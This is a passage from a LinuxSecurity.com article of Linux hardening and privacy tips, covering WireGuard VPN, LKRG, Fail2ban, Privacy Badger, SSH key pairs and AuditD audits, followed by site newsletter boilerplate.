default. Prioritize Network Security Using a VPN to encrypt data between you and your server is an excellent way to protect your privacy and anonymity online. By masking your internet protocol (IP) address, VPNs ensure that your web browsing history and other online actions are virtually untraceable. VPN use is crucial in staying safe online while working remotely. However, boosting your online privacy isn’t as simple as implementing any VPN - the VPN that you select is extremely important. When choosing a VPN, users shouldevaluate a range of characteristics, including speed, security, ease of use, and the reliability of the encryption technology used, among other factors. Wireguard (pictured below) is our top choice. The free and open-source VPN, which runs as a Linux kernel module (LKM), aims to exceed its competitors (namely OpenVPN ) in performance and power-saving ability. Wireguard offers the best of both worlds - it is both user-friendly and highly effective. Wireguard’s use of versioning of cryptography packages enables the VPN to focus on ciphers believed to be among the most secure current methods of encryption. In addition to using a quality VPN like Wireguard, users should check their routers for security bugs. Research conducted by Fraunhofer Institute for Communication (FKIE) revealed that the firmware present in a large number of popular home routers - many of which have never received a single security firmware update in their lifetime - is vulnerable to a wide range of serious security issues. Your router may very well be the biggest security hole in your network! Install Linux Kernel Runtime Guard to Detect Vulnerability Exploits Linux Kernel Runtime Guard (LKRG) is a kernel module created by Openwall that performs runtime integrity checking of the Linux kernel to detect security vulnerability exploits against the kernel. LKRG attempts to post-detect and rapidly respond to unauthorized kernel modifications or changes to credentials of running system processes - protecting against exploits gaining unauthorized root access through kernel vulnerabilities, exploits escaping, e.g., from Docker containers, LKM rootkits, and other serious threats to the security of a Linux system. The module is capable of combating the majority of both pre-existing and hopefully future Linux kernel vulnerability exploits. LKRG provides security through diversity - without the usability drawbacks associated with running an uncommon OS. LKRG is most useful on systems that realistically won't be promptlyrebooted into new kernels nor live-patched whenever a new kernel vulnerability is discovered. OpenWall Founder Alexander Peslyak elaborates: “LKRG offers best-effort protection against kernel vulnerability exploits with little effort on behalf of the user - no need to configure a policy, etc. - making it especially beneficial for systems that are not expected to be consistently kept up-to-date.” The module is compatible with a wide range of popular distros’ kernels, and can be easily installed in distros including RHEL, CentOS, Debian, Ubuntu and Whonix. Use Fail2ban to Prevent Brute Force Attacks Brute force attacks are very common among Linux servers. These attacks are often successful simply due to a lack of adequate intrusion prevention measures. Fail2ban is an excellent intrusion prevention application designed to secure servers against brute-force attacks. Fail2ban monitors logs and reacts to intrusion attempts by either installing firewall rules to reject potentially malicious IP addresses for a certain amount of time or blocking access to a specific port. You can download fail2ban from fail2ban Downloads . Download the Privacy Badger Extension to Secure Your Browser Against Trackers Privacy Badger is a free and open-source browser extension created by the Electronic Frontier Foundation (EFF) that prevents advertisers and other third-party trackers from secretly tracking the web pages you visit and your actions online. Privacy Badger takes a balanced approach to Internet privacy between advertisers and consumers by blocking advertisements and tracking cookies that violate the Do Not Track header on outgoing requests - which the extension automatically adds so users conveniently don’t have to configure this setting in their browser. With Privacy Badger downloaded on your system, if it appears that an advertiser is tracking you across multiple websites without your permission, the add-on automatically prevents that advertiser from being able to load any furthercontent in your web browser. In the eyes of the advertiser, you’ve suddenly and mysteriously disappeared. Privacy Badger can be installed on Google Chrome, Mozilla Firefox, Opera, and Firefox for Android. Generate an SSH Key Pair to Help Protect Your Privacy & Secure Your Server While using strong passwords is a great step toward strengthening your privacy and securing your server, generating a secure shell (SSH) key pair is an even better method and should be one of the first measures implemented when taking a proactive approach to server security. It is important to keep in mind that security is all about tradeoffs, and determining whether to rely on passwords or use SSH keys is a prime example of this. While passwords are certainly more convenient for most users, they are also often fairly easy for malicious hackers to guess or crack through brute force - leaving sensitive data and entire systems vulnerable. SSH key pairs are not as user-friendly as passwords but are far more secure due to the encryption used by both the server being logged into and the computer being used. An SSH key pair consists of two cryptographically secure keys that can be used to authenticate a client to a server. Each pair is made up of a public key that may be known by others and a private key that is retained by the client and should remain private. When an administrator generates an SSH key pair to secure a server, the public key is uploaded to the remote server that he or she wants to be able to log into with SSH. When a client attempts to authenticate to the server, the server can test whether the client possesses the private key. In order for an SSH key pair and the server it is protecting to remain secure, SSH keys must be stored in a safe location. When determining where to save keys, administrators should weigh the likelihood of a physical attack against the likelihood of a server hack. When in doubt, save SSH keys to a local device that is kept in a secure location to mitigate vulnerability in the eventof a hack. Perform Regular Security Audits The only way to be sure your system is as well protected as you think it is - or as it needs to be - is to frequently test and verify its security . Conducting regular security audits is a great way to identify gaps in your security defenses and determine how they can be addressed to better protect your server against vulnerabilities and attacks. The Linux Auditing System (AuditD) is a native feature of the Linux kernel that can provide administrators with valuable insight into the security, stability, and functionality of their systems. It works on the kernel level (where it can oversee all system processes) and collects and logs information on system activity to facilitate the investigation of potential security incidents. AuditD logs information according to its auditing rules as well as any rules that have been added. Our Final Thoughts on Optimizing Linux Security in 2025 While threats to the security and privacy of Linux systems are at an all-time high, Linux users are still safer online than their Windows- and MacOS-using friends . The increasingly popular open-source OS offers inherent security benefits due to the transparency of its source code and its relatively small user base, and a selection of specialized privacy- and security-focused Linux distros are available for users looking to take their digital security and anonymity one step further. Regardless of the distro they choose, all Linux users can improve their security posture by engaging in good cyber hygiene and implementing the tips and best practices offered in this article. LinuxSecurity Founder Dave Wreski explains, “With the drastic uptick in attacks targeting Linux systems in recent years, now is definitely not the time to slack when it comes to system security and maintenance. The majority of successful attacks on Linux systems cannot be blamed on the OS as a whole, but rather can be attributed to misconfigured servers and poor system administration.” Haveadditional questions about securing your Linux system? Please do not hesitate to reach out - we’re here to help! Connect with us on X @lnxsec. . Modern malware threats demand proactive Linux security measures with effective tips for maintaining resilience against attacks.. Linux security tips, malware threats, proactive security measures, SELinux access control, Linux Kernel Runtime Guard. . Brittany Day
Jun 29, 2025
•

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Should Linux servers automatically install security updates?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!